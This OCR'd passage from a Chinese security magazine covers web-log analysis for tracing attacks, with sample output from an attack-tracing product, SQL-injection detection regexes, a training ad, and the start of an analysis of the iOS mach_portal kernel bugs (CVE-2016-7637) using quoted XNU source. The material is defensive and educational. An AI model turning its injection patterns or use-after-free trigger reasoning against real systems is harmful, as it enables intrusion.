资产型
威胁数
253302
资产态势
195694 | 67.07%
64642 | 22.15%
26518 | 9.09%
2557 | 0.88%
1358 | 0.47%

（图 2）


攻击溯源
事件概况：
彩虹系统捕捉到 3 个来自 中国 的攻击者，使用 Linux Win7 MacOS X 操作系统，对我方 18 台服务器发动的黑客攻击。
彩虹系统通过威胁处理中心对攻击者的IP所在机房进行研判，初步怀疑该攻击者 未使用跳板主机 对我方服务器发动攻击。
2015-10-24 02:02:59
攻击过程：
攻击者第一次访问了 /sky_web_ st_file.txt 页面
2015-10-27 17:22:33
攻击者使用 非法进入后台 黑客攻击技术，对我方的 服务器发动了 1 次攻击，该次黑客攻击 已 对我方造成影响
2015-10-28 03:01:20
攻击者使用 密码破解攻击 黑客攻击技术，对我方的 服务器发动了 74 次攻击，该次黑客攻击 未 对我方造成影响
2015-11-09 02:04:01
攻击者使用 应用漏洞攻击 黑客攻击技术，对我方的
服务器发动了 78 次攻击，该次黑客攻击 未 对我方造成影响
2015-11-10 04:10:08
攻击者使用 注入攻击 黑客攻击技术，对我方的
服务器发动了 79166 次攻击，该次黑客攻击 已 对我方造成影响

（图 3）

※检测威胁

基本信息

IP地址：219.1**.***.***
IP所属组织：CHINANET-******** NO **,Jin-rong Street,CN
经纬度：114.2724,30.5801
IP来源：China.Wuhan
HOSTNAME：139.231.140.219.broad wh hb dynamic.163data.com.cn
PREFIX：219.140.0.0/16
ASN：AS4134
REGION：Hubei

处理引擎

攻击分析引擎：发生了 87 次攻击行为
云端恶意IP分析引擎：否
规则分析引擎：WEBSHELL【攻击未成功】
MYSQL注入【攻击成功】
本地包含漏洞【攻击未成功】
敏感信息扫描【攻击未成功】
攻击者数量分析引擎：1人
APT分析引擎：未侦测到
域名分析引擎：感知到疑似黑客
跳板分析引擎：疑似

云端信息

开放端口：23端口（数量：2） 4330端口（数量：1）
反向域名：bdpeopie.com xingtugame.com
Banner信息：未检测到
主机提供商：Tencent Cloud Computing(Beijing)Co.Ltd
态势感知：查看详情
虚拟空间判断：该IP疑为黑客跳板机

沙箱信息

脚本沙箱：WEBSHELL（180脚本）
MYSQL注入（6脚本）
敏感信息扫描（5脚本）
本地包含漏洞（LFI字典型）（2脚本）
杀毒引擎：未部署

通过引擎获取访问者的互联网基本信息，对其有初步判断。

※事件还原

2015

- 发现来自 德国 攻击者，使用的操作系统：Win7 ，使用的浏览器：Chrome

2015-06-10 08:28:53 • 攻击者第一次访问 219.1**.***.*** 的 http://nasoloda-vdoma.com.ua/product-979496-kolgotki-20-den-medika-massaj-stopy-fiore.aspx页面

2015-06-10 08:28:53 • 对 219.1**.***.*** 服务器的 http://nasoloda-vdoma.com.ua/product-979496-kolgotki-20-den-medika-massaj-stopy-fiore.aspx文件进行了 可疑文件 攻击，该攻击状态 未知 ，该类型攻击总共发动了 2 次

- 攻击者总共发动了2次攻击

2015-06-10 08:36:33 • 攻击结束

详细还原攻击者的攻击过程，包括采用的技术以及使用的黑客工具。

※ 事件追溯

攻击过程 攻击手法 工具包 背景分析 处理引擎 攻击详细分析 完整数据包 态势感知 回显信息

攻击者IP：219.1**.***.***
攻击时间：2015-06-10 08:28:53到2015-06-10 08:36:33
攻击人数：2人
国家、时区：USA、西六区
攻击者浏览器：chorme Mozilla/5.0(Windows NT 6.1; WOW64; rv:33.0) Gecko/20100101 Firefox/33.0
黑客IP来源：云端引擎库记录
黑客工具分析：Tornado

通过黑客工具分析，该工具"Tornado"是集SQL注入、漏洞扫描，密码拆解为一体的非公开工具。

※ 云端联动信息

记录源	操作系统	浏览器	应用	记录时间	联动源	攻击与否	APT编码
黑客源	Windows 2003	chrome		2015-03-19 08:20	黑客网站	是	USA-APT-CNGOV-CNGame-003
云提供商	Windows 2003	firefox		2014-08-23 07:13		是	USA-APT-CNGOV-CNGame-002

云端记录此IP有过往攻击行为。

由于图 1 中的分析已经实现，这里暂且不谈。我们看图 2 中的攻击溯源，这好像正是我们需要的效果。

第一个信息不难理解，三个中国的 IP 发起了含有攻击特征的请求，他们的客户端信息(userAgent)分别为 Linux/Win7/MacOs

第二个信息据我经验应该是他们内部有一个 IP 库，每个 IP 是否为代理 IP，所处什么机房都有相应的记录，或者调用了 IP 位置查询接口，从而判断 IP 是否为代理 IP、机房 IP、个人上网出口 IP，继而判定未使用跳板主机

第三个信息为攻击者第一次访问站点，从图中却到看到 jsky 的字样，竭思为一款 Web 漏洞扫描器，而根据我的经验来看，扫描器第一个请求不应该是访问一个 txt 文件而是应该请求主页从而判断网站是否能正常请求，所以这里我猜测应该是从时间链或者 IP 上断掉的线索，从而导致对攻击者的入站第一个请求误判 ,不过误判入站请求这个倒是对分析的影响不是特别大

第四、第五、第六个信息应该分别为访问了后台地址、对后台进行了爆破攻击、使用常见漏洞或 CMS 等通用漏洞对应用进行了攻击，除了后台访问成功之外，爆破攻击、应用攻击均为成功。因为此攻击溯源分析通过硬件方式实现，猜想应该是判断了响应体中是否包含各种登录成功的迹象，而应用攻击则判断响应中是否存在关于数据库、服务器的敏感信息，如不存在则视为攻击未成功

第七个信息展示出了攻击者总共发起了 79166 次注入攻击，且对服务器已经造成了影响，但是从效果图中看来，此溯源并没有具体展示对哪台哪个应用攻击成功造成了影响，故断定为综合判断，可能存在一定误报率，判断方式可通过响应体中的敏感信息、响应平均大小等方式判断已攻击成功的概率

对于图 3 中的效果，开始觉得结果丰富，意义深远，但是细看发现结果丰富大多来源于相关数据丰富。

综上所诉 ,此攻击溯源产品利用了两个优势得出了比常规分析日志方法中更有价值的结果

1.请求和响应数据完整，能进行更大维度的日志分析

2.安全关联库较多，能关联出更为丰富的信息

如下为产品中引用的关联库：

1. 全球 IPV4 信息知识库，包括该 IP 对应的国家地区、对应的操作系统详情、浏览器信息、电话、域名等等。并对全球 IP 地址实时监控，通过开放的端口、协议以及其历史记录，作为数据模型进行预处理。

2. 全球虚拟空间商的 IP 地址库，如果访问者属于该范围内，则初步可以判定为跳板 IP。

3. 全球域名库，包括两亿多个域名的详细信息，并且实时监控域名动向，包括域名对应的 IP 地址和端口变化情况，打造即时的基于域名与 IP 的新型判断技术，通过该方式可以初步判断是否为 C&C 服务器、黑客跳板服务器。

4. 黑客互联网信息库，全球部署了几千台蜜罐系统，实时收集互联网上全球黑客动向。

5．独有的黑客 IP 库，对黑客经常登录的网站进行监控、对全球的恶意 IP 实时获取。

6. 黑客工具指纹库，收集了所有公开的（部分私有的）黑客工具指纹，当攻击者对网站进行攻击时，可以根据使用的黑客工具对黑客的地区、组织做初步判断。

7. 黑客攻击手法库，收集了大量黑客攻击手法，以此来定位对应的黑客或组织。

8. 其他互联网安全厂商资源，该系统会充分利用互联网各种资源，比如联动 50 余款杀毒软件，共同检测服务器木马程序。

9. 永久记录黑客攻击的所有日志，为攻击取证溯源提供详细依据。

八、日志安全分析攻击溯源之路 [构想篇]

我也希望我在这一节能写出关于溯源的实践篇，然而事实是到目前为止，我也没有太好的办法来解决在传统日志分析中第三节中提到的问题，期间也做过一些尝试，得到的结果并不怎么尽人意，当然之后也会不断尝试利用优秀的思路来尝试进行攻击溯源分析。由于还并未很好的实现攻击溯源分析，下面只讨论一些可行思路(部分思路来源于行业大牛、国内外论文资料）

通过前几节，我们已经知道了我们分析日志的目的，攻击溯源的目的和其意义与价值

这里简短概括一下：

一、实时监控正在发生的安全事件、安全趋势

二、还原攻击者行为

1.从何时开始攻击

2.攻击所利用的工具、手法、漏洞

3.攻击是否成功，是否已经造成损失和危害

三、发现风险、捕获漏洞、修复漏洞、恶意行为取证

在传统日志分析过程中，想要实现以上效果，那么就不得不面对第三节中提到的问题，这里回顾一下：

1.POST 数据不记录导致分析结果不准确

其实在服务器端，运维管理人员可自行配置记录 POST 数据，但是这里说的是默认不记录的情况，所以配置记录 POST 数据暂且不提

其实我觉得要从不完整的信息中，分析得到一个肯定的答案，我觉得这从逻辑上就不可行。但是我们可以折中实现，尽量向肯定的答案靠近，即使得到一个 90%肯定的答案，那也合乎我们想要的结果

在常规日志分析中，虽然 POST 数据不被记录，但是这些“不完整信息”依然能给我们我们提供线索

如通过响应大小、响应时间、前后请求关联、POST 地址词义分析、状态码等等依然能为我们的分析提供依据，如某个请求在日志中的出现次数占访问总数 30%以上，且响应大小平均值为 2kb，突然某一天这个请求的响应值为 10kb，且发起请求的 IP 曾被攻击特征匹配出过，那么可以 80%的怀疑此请求可能存在异常，如攻击者使用了联合注入查询了大量数据到页面，当然这里只是举例，实际情况可能存在误报。

2.状态码不可信

对于那些自行设置响应状态的，明明 404 却 302 的，明明 500 却要 200 的(~~我能说这种我想拖出去打死么- -,~~) PS：其实设置自定义状态码是别人的正常需求

因为状态码不可信了，我们必须从其他方面入手来获取可信线索，虽然要付出点代价

我的思路是，对于不同的攻击行为，我们应该定义不同的响应规则，如攻击规则命中的为网站备份文件，那么应该判断请求大小必须超过 1k-5k，如攻击者发起/wwwroot.rar 这种攻击请求，按照常理如果状态码为 200，那么本来应该被定性为成功的攻击行为，但是因为状态码不可信，我们可以转而通过响应大小来判断，因为按照常规逻辑，备份文件一般都不止只有几 kb 大小，如攻击者发起 Bool 注入请求则应该通过判断多个注入攻击请求的规律，Bool 注入通常页面是一大一小一大一小这种规律，如攻击者发起联合注入攻击，则页面响应大小会异常于多部分正常页面响应大小，如果攻击者发起延时注入请求，则页面响应时间则会和延时注入 payload 中的响应相近，但是这需要分析攻击 payload 并提取其中的延时秒数来和日志中的响应时间进行比较误差值,当然，这里只是尝试思路，实际可行率有待实践

3.攻击者使用多个代理 IP 导致无法构成整个攻击路径

假设同一攻击者发起的每个请求都来自不同的 IP，此时即使攻击规则命中了攻击者所有请求，也无法还原攻击者的攻击路径，此时我们只能另寻他法

虽然攻击者使用了多个 IP，但是假设攻击者不足够心细，此时你可以通过攻击时间段、请求频率、客户端信息(Ua)、攻击手法、攻击工具(请求主体和请求来源和客户端信息中可能暴露工具特征。如 sqlmap 注入时留下的 referer)

4.无恶意 webshell 访问记录

常规分析中，我们通过找到后门文件，从而利用这一线索得知攻击者 IP 继而得知攻击者所有请求，但是如果我们并没有找到 webshell，又该用什么作为分析的入口线索呢？

利用尽可能全面的攻击规则对日志进行匹配,通过 IP 分组聚合，提取发起过攻击请求的所有 IP，再通过得到的 IP 反查所有请求，再配合其他方法检测提取出的所有请求中的可疑请求

5.编码避开关键字匹配

关于编码、加密问题，我也曾尝试过，但是实际最后发现除了 URL 编码以外，其他的编码是无法随意使用的 ,因为一个被加密或编码后的请求 ,服务器是无法正确接收和处理的，除非应用本身请求就是加密或编码的。且一般加密或编码出现在日志里通常都是配合其他函数实现的，如 Char()、toHexString()、Ascii()..

6.APT 分时段攻击

如果同一攻击者的攻击行为分别来源不同的时间，比如攻击者花一周时间进行“踩点”，然后他就停止了行为，过了一周后再继续利用所得信息进行攻击行为，此时因为行为链被断开了一周，我们可能无法很明显的通过时间维度来定位攻击者的攻击路径。我目前的想法是，给攻击力路径定义模型，就拿在前面讲到的常规日志分析举例，那么攻击路径模型可定义为：访问主页>探测注入>利用注入>扫描后台>进入后台>上传 webshell>通过 webshell 执行恶意操作

其中每一个都可以理解一种行为，而每种行为都有相应的特征或者规则

比如主页链接一般在日志中占比较大 ,且通常路径为 index.html、index.php、index.aspx, 那么符合这两个规则则视为访问主页

而在探测注入行为中，一般会出现探测的 payload，如时间注入会匹配以下规则：

.(BENCHMARK\(.\)).*

.(WAITFOR.DELAY).*

.(SLEEP\(.\).*

.(THENDBMS_PIPE.RECEIVE_MESSAGE).

Bool 注入

.*and.*(>|=|<).*

.*or.*(>|=|<).*

.*xor.*(>|=|<).*

联合注入：

.*(order.*by).*

.*(union.*select).*

.*(union.*all.*select).*

.*(union.*select.*from).*

显错注入:

.*('|"|\\)).*

.*(extractvalue\\(.*\\)).*

.*(floor\\(.*\\)).*

.*(updatexml\\(.*\\)).*

利用注入则会体现出更完整，带有目的性的攻击请求，我们以同理制定规则即可，如查询当前数据库名、查询版本信息、查询数据库表名、列名则会出现 database、version、table_name、column_nam（不同数据库存在不同差异，这里仅举例）

扫描后台则会产生大量的 404 请求 ,且请求较为频繁 ,请求特征通常为/admin、/guanli、/login.php、/administrator

对于是否进入后台，我认为假如一个疑似后台访问的链接被频繁请求，且每次响应大小都不相同，我则认为这是已经进入了后台，但是也有可能是网站管理员正在后台进行操作的，这暂且不谈

关于上传 webshell，这个比较难得到较准确的信息，因为我们没有 POST 数据，无法知道上传的内容是什么，但是我们可以通过反推法，先利用 webshell 访问特征进行匹配，找到

可能为 webshell 的访问地址，然后以时间为条件往前匹配包含上传特征的请求，如果成功匹配到了存在上传特征，那么可将其视为攻击路径中的“上传 webshell”行为

至于“通过 webshell 执行恶意操作”，可以简单定义为 webshell 地址被请求多次，且响应大小大多数都不相同

当我们对以上每种行为都建立对应的规则之后，然后按照攻击路径模型到日志中进行匹配，攻击路径模型可能有多个

这是一个相对常规的攻击路径：

访问主页>探测注入>利用注入>扫描后台>进入后台>上传 webshell>通过 webshell 执行恶意操作

可能还会有

访问主页>爬虫特征>扫描敏感信息>扫描识别 CMS 特征>利用已知组件漏洞进行攻击>执行恶意代码>获取 webshell>通过 webshell 执行恶意操作

扫描路径>扫描到后台>疑似进入后台>上传 webshell>通过 webshell 执行恶意操作

..

当我们用多个类似这样的攻击路径模型对日志进行匹配时，可能在同一个模型中可能会命中多次相同的行为特征，此时我需要做一个排查工作，通过 IP、客户端特征、攻击手法、攻击 payload 相似度等等进行排除掉非同一攻击者的行为，尽可能得到一条准确的攻击路径。

我们通过一整个攻击路径来定义攻击，从而即使攻击者分时段进行攻击，行为也会被列入到攻击路径中

通过这样方式，也许能实现自动化展示出攻击者的攻击路径，但是具体可行率、准确度还有待进一步实践后确认。

7.日志噪声数据

通常，除了攻击者恶意构造的攻击之外，日志中还包含大量的扫描器发出的请求，此类请求同样包含一些攻击特征，但是多半都为无效的攻击，那么我们如何从大量的扫描攻击请求中判断出哪些请求较为可疑，可能攻击已经成功呢？我所认为的方法目前有两种，一种是给每种攻击方法定义成功的特征，如延时注入可通过判断日志中的响应时间，联合注入可通过与正常请求比较响应大小，Bool 注入可通过页面响应大小的规律，当然实际情况中，这种做法得到的结果可能是存在误报的。第二种办法就是通过二次请求，通过重放攻击者的请求，定义攻击

payload 可能会返回的结果，通过重放攻击请求获取响应之后进行判断，其实这里已经类似扫描器，只是攻击请求来自于日志，这种方法可能对服务器造成二次伤害，一般情况下不可取，且已经脱离日志分析的范畴。

九、日志安全分析之更好的选择

回到那个最基本的问题，如何从日志中区分正常请求和攻击请求？

可能做过安全的人都会想到：用关键字匹配呀

对，关键字匹配，因为这的确是简单直接可见的办法，用我们已知的安全知识，把每一种攻击手法定义出对应的攻击规则，然而对日志进行匹配，但 Web 技术更新速度飞快，可能某一天就出现了规则之外的攻击手法，导致我们无法从日志中分析出这些行为。

其实从接触日志分析这个领域开始，我就想过一个问题？有没有一种算法，可以自动的计算哪些是正常的，哪些是不正常的呢？然而思索很久，也尝试过一些办法，比如尝试过使用统计，按照请求的相似度进行归并，统计出一些“冷门”请求，后来发现其实这样做虽然有点效果，但是还是会漏掉很多请求，且存在大量无用请求。

后来又思索了一种办法，能不能对用户的网站产生的请求建立一个白名单，然后不在白名单内的请求皆为异常请求。这种做法效果倒是更好了一点，可是如何自动化建立白名单又成为了一个问题？如果我们手动对网站请求建立一个单独的白名单，那么一旦站点较多，建立白名单这个工作量又会巨大，但是如果只有单个站点，手工建立这样一个白名单是有意义的，因为这样就能统计所有的异常请求甚至未知的攻击行为。

后来我发现其实我最初的想法其实是一个正确的思路，用统计的方法来区分正常和异常请求，只不过我在最开始实现的时候认为的是：某个 URL 被访问的次数越少，那么次请求为可疑。

更好的思路是：正常总是基本相似 异常却各有各的异常（来源：http://www.91ri.org/16614.html）

文中关于此理论已经讲得很详细，这里简单描述一下实现方法：

搜集大量正常请求，为每个请求的所有参数的值定义正常模型

通过 Waf 或者攻击规则来剔除所有发起过攻击请求的 IP，从而得到所有来自用户的正常请求，将每个正常请求构造出对应的正常模型，比如：

http://test.com/index.php?id=123

http://test.com/index.php?id=124

http://test.com/index.php?id=125

那么关于此请求的正常模型则为 [N,N,N],不匹配此模型的请求则为异常请求

当对日志中的请求建立完正常的模型 ,通过正常模型来匹配找出所有不符合模型的请求时，发现效果的确不错，漏报较少，不过实践中发现另一个问题，那便是数据的清洗，我们能否建立对应的模型，取决于对日志数据的理解，如果在数据前期提取时，我们无法准确的提取哪些是请求地址那些为请求参数可能无法对某个请求建立正常模型

关于此理论已经有人写出了 Demo 实现 ,地址 :https://github.com/SparkSharly/Sharly

十、日志安全分析总结问答

1.日志分析有哪些用途？

感知可能正在发生的攻击，从而规避存在的安全风险

应急响应，还原攻击者的攻击路径，从而挽回已经造成的损失

分析安全趋势，从较大的角度观察攻击者更“关心”哪些系统

分析安全漏洞，发现已知或位置攻击方法，从日志中发现应用 0day、Nday

..

2.有哪些方法可找出日志中的攻击行为？

攻击规则匹配，通过正则匹配日志中的攻击请求

统计方法，统计请求出现次数，次数少于同类请求平均次数则为异常请求

白名单模式，为正常请求建立白名单，不在名单范围内则为异常请求

HMM 模型，类似于白名单，不同点在于可对正常请求自动化建立模型，从而通过正常模型找出不匹配者则为异常请求

3.日志分析有哪些商业和非商业工具/平台？

工具：

LogForensics 腾讯实验室

https://security.tencent.com/index.php/opensource/detail/15

北风飘然@金乌网络安全实验室

http://www.freebuf.com/sectool/126698.html

网络 ID 为 piaox 的安全从业人员：

http://www.freebuf.com/sectool/110644.html

网络 ID：SecSky

http://www.freebuf.com/sectool/8982.html

网络 ID：鬼魅羊羔

http://www.freebuf.com/articles/web/96675.html

平台（商业项目）：

Splunk >> 机器数据引擎

赛克蓝德 >> SeciLog

优特捷信息技术 >> 日志易

HanSight 瀚思 >> 安全易

百泉众合数据科技 >>LogInsight

江南天安 >> 彩虹 WEB 攻击溯源平台

开源项目：

elk

https://www.elastic.co

scribe

https://github.com/facebook/scribe

chukwa

http://incubator.apache.org/chukwa/

kafka

http://sna-projects.com/kafka/

Flume

https://github.com/cloudera/flume/

4.有哪些方法适合分析攻击是否成功？

Kill Chain Model

十一、扩展阅读

http://netsecurity.51cto.com/art/201506/478622.htm

http://www.freebuf.com/articles/web/86406.html

https://wenku.baidu.com/view/f41356138bd63186bdebbca8.html

http://www.freebuf.com/articles/web/96675.html

http://dongxicheng.org/search-engine/log-systems/

http://www.361way.com/scribe-chukwa-kafka-flume/4119.html

http://www.jianshu.com/p/942d1beb7fdd

https://xianzhi.aliyun.com/forum/attachment/big_size/WAF%E6%98%AF%E6%97%B6%E5%80%99%E8%B7%9F%E6%AD%A3%E5%88%99%E8%A1%A8%E8%BE%BE%E5%BC%8F%E8%AF%B4%E5%86%8D%E8%A7%81.pdf

http://techshow.ctrip.com/archives/1042.html

http://www.ixueshu.com/document/b33cf4addda2a27e318947a18e7f9386.html

http://www.ixueshu.com/document/602ef355997f4aec.html

http://xueshu.baidu.com/s?wd=paperuri%3A%288b49643ad2a4ba7ea2d4cf46e366188d%29&filter=sc_long_sign&tn=SE_xueshusource_2kduw22v&sc_vurl=http%3A%2F%2Fwww.doc88.com%2Fp-0157694572004.html&ie=utf-8&sc_us=16365123920770356600 ;

十二、结束语

在安全领域中，防护为一个体系，感知风险和应急响应仅仅只算安全体系中的两个环节。而想要尽可能更好的实现这两个环节，单凭从日志中分析数据是远远不够的。

至于未来或许我们可以将日志分析和 Waf、RASP、等其他安全产品进行联动，还可以将 Web 日志、系统日志、数据库日志等各种其他日志进行关联从而分析更准确、更具有价值的信息。

日志分析本质为数据分析，而数据驱动安全必定是未来的趋势。

关于日志分析还有很远的路要走，目前国内还并没有发现较为优秀的产品，日志数据中存在的价值还有待进一步挖掘。

春秋 | 培训中心

培育信息时代的安全感

安全工程师培训

WEB 开班啦！

4个月小白变大神

月薪2万不是梦

“考试合格颁发国家唯一认证证书
推荐名企高薪就业

就业班 25600元

针对人群	面临毕业的学生、待业人员
要 求	0基础
开班形式	脱产班
培训时间	480学时（4个月）

掌握技能

了解漏洞原理，熟悉Web漏洞查找、利用、修复；有项目实战经验。

渗透测试基础 | 漏洞类型原理和实验 | 企业定制方向课程 | 企业定制技术实操 | SQL语句入门与安全加固 ……

提高班 13800元

针对人群	IT从业者
要 求	有相关安全技术基础
开班形式	周末班
培训时间	120学时（20天）

掌握技能

了解漏洞原理，熟悉Web漏洞查找、利用、修复；有项目实战经验。

漏洞原理详解 | 企业安全加固方案 | 风险控制 | 网络设备基线核查及加固 | 数据库基线核查及加固 ……

兴趣班 3600元

针对人群	学生
要 求	相关专业、对安全技术感兴趣
开班形式	寒暑假班、周末班
培训时间	42学时（7天）

掌握技能

能熟练使用工具查找Web漏洞、利用Web漏洞。

WEB渗透测试基础 | 漏洞介绍与利用 | 渗透软件介绍 | 网络设备基线核查及加固 | 数据库基线核查及加固 ……

扫码报名

联系人：谢老师

报名电话：18513200565

春秋 培育信息时代的安全感 | ISCCC

【攻防前沿】

iOS 安全之针对 mach_portal 的分析

作者：shrek_wzw
原文来源：【安全客】http://bobao.360.cn/learning/detail/3740.html

一. 背景

Google Project Zero 的 Ian Beer 在 12 月中旬放出了在 iOS 10.*上获取 root shell 的利用代码，意大利的 Luca 在此基础上添加了 KPP 绕过，实现了 iOS 10.*的越狱。本文将结合 mach_portal 的源码对其利用的三个漏洞进行分析，并对每一个步骤进行说明。

mach_portal 利用的漏洞都源于 XNU 内核对 Mach Port 的处理不当，相信这也是 mach_portal 名称的由来。XNU 内核提供了多种进程间通信（IPC）的方法，Mach IPC 就是其中的一种。Mach IPC 基于消息传递的机制来实现进程间通信，关于 Mach IPC 的消息传递在众多书籍和文章中都有介绍，在此就不再赘述。我们这里介绍 Mach Port。

Mach 消息是在端口（Port）之间进行传递。一个端口只能有一个接收者，而可以同时有多个发送者。向一个端口发送消息，实际上是将消息放在一个消息队列中，直到消息能被接收者处理。

内核中有两个重要的结构，ipc_entry 和 ipc_object。ipc_entry 是一个进程用于指向一个特定 ipc_object 的条目，存在于各个进程的 ipc entry table 中，各个进程间相互独立。

```
struct ipc_entry {
    struct ipc_object *ie_object;
    ipc_entry_bits_t ie_bits;
    mach_port_index_t ie_index;
    union {
        mach_port_index_t next;     /* next in freelist, or...  */
        ipc_table_index_t request;  /* dead name request notify */
    } index;
};
```


ipc_object 就是 ipc port 或者 ipc port set ,实际上代表的就是一个消息队列或者一个内核对象（task，thread 等等），Mach 消息的传递就是通过 ipc port 的消息队列。ipc_object 在内核中是全局的，一个 ipc_object 可以由不同进程间的 ipc_entry 同时引用。平常我们在

编写代码时得到的 Mach Port 是一个 32 位无符号整型数，表示的是 ipc_entry 在 ipc entry table 中的索引值。经过 MIG 的转换后，在内核中，就可以从 ipc_port 得到实际的内核对象，例如 convert_port_to_task 等等。具体可以参考 XNU 源码和《Mac OS X Internals: A Systems Approach》，对于 Mach IPC 的相关数据结构有更为详细的说明。

```
struct ipc_port {
    struct ipc_object ip_object;
    struct ipc_mqueue ip_messages;
    ...
    union {
        ipc_kobject_t kobject;    // ipc port 对应的实际的内核对象
        ipc_importance_task_t imp_task;
        uintptr_t alias;
    } kdata;
    ...
}
```

安全客（bobao.360.cn）


二. 漏洞详情

mach_portal 利用了三个漏洞，CVE-2016-7637、CVE-2016-7644、CVE-2016-7661。下面将对这三个漏洞的进行分析。


1. CVE-2016-7637

漏洞说明：内核对于 ipc_entry 的 user reference 处理不当，使得 ipc_entry 被释放后重用，导致特权 port 可能被替换成攻击者控制的 port。（GPZ Issue 959）

漏洞分析：当一个进程接收到带有 port 的 mach message 时，函数调用的流程如下。



在 ipc_right_copyout 函数中，会将 port right 复制到当前 task 的 ipc entry table 中。ipc_entry 的 ie_bits 的含义如下图。ie_bits 的低 16 位为 user reference，表示的当前 ipc_entry 的引用数量，最大值为 0xFFFF。



当 ipc_right_copyout 处理 MACH_PORT_TYPE_SEND 的 port 时，代码如下

```
if (bits & MACH_PORT_TYPE_SEND) {
    mach_port_urefs_t urefs = IE_BITS_UREFS(bits);

    assert(port->ip_srights > 1);
    assert(urefs > 0);
    assert(urefs < MACH_PORT_UREFS_MAX);

    if (urefs+1 == MACH_PORT_UREFS_MAX) {
        if (overflow) {
            /* leave urefs pegged to maximum */  // 导致reference停留在0xfffe，但是可能会释放超过0xfffe次

            port->ip_srights--;
            ip_unlock(port);
            ip_release(port);
            return KERN_SUCCESS;
        }

        ip_unlock(port);
        return KERN_UREFS_OVERFLOW;
    }
    port->ip_srights--;
    ip_unlock(port);
    ip_release(port);
}
```

安全客（bobao.360.cn）

可以看到，user references 的值不会超过 MACH_PORT_UREFS_MAX-1 = 0xFFFE。考虑这样一种场景，当前进程收到一个 ool ports descriptor 消息，当这条 ool ports descriptor 消息因为不符合接收进程的标准而被销毁时，以 mach_msg_server 为例，会调用 mach_msg_destroy 释放消息中带有的所有 port right，如图。

```
if (!(bufReply->Head.msgh_bits & MACH_MSGH_BITS_COMPLEX)) {
    if (bufReply->RetCode == MIG_NO_REPLY)
        bufReply->Head.msgh_remote_port = MACH_PORT_NULL;
    else if ((bufReply->RetCode != KERN_SUCCESS) &&
         (bufRequest->Head.msgh_bits & MACH_MSGH_BITS_COMPLEX)) {
        /* destroy the request - but not the reply port */
        bufRequest->Head.msgh_remote_port = MACH_PORT_NULL;
        mach_msg_destroy(&bufRequest->Head);
    }
}
```

安全客（bobao.360.cn）

ool ports descriptor 被销毁时，会调用 mach_msg_destroy_port 释放每一个 port right，更下层的函数会调用 ipc_right_dealloc 减少 port 对应的 ipc_entry 的一个引用（urefs）。当 urefs 等于 0 时，这个 ipc_entry 就会被释放到 free list 中，表示当前 entry 已经处于空闲状态，可以被申请用于指向另一个 ipc_object。

```
case MACH_MSG_OOL_PORTS_DESCRIPTOR: {
    mach_port_t                     *ports;
    mach_msg_ool_ports_descriptor_t *dsc;
    mach_msg_type_number_t          j;

    /*
     * Destroy port rights carried in the message
     */
    dsc = &daddr->ool_ports;
    ports = (mach_port_t *) dsc->address;
    for (j = 0; j < dsc->count; j++, ports++)  {
        mach_msg_destroy_port(*ports, dsc->disposition);
    }
```


如果消息中带有同一个 port 的 0x10000 个 descriptor，那么在处理这个消息时就会使得当前这个 port 对应的 ipc_entry 的 user reference 到达上限 0xFFFE。当被销毁时，这个 ipc_entry 就会被释放 0x10000 次，进而进入 free list。然而，用户空间并不知道这个 ipc_entry 已经被释放，因为用户空间的进程保留的仅仅是一个 32 位的整型索引。当尝试用这个索引去访问 ipc entry table 对应位置的 ipc entry 时，就会出现问题。

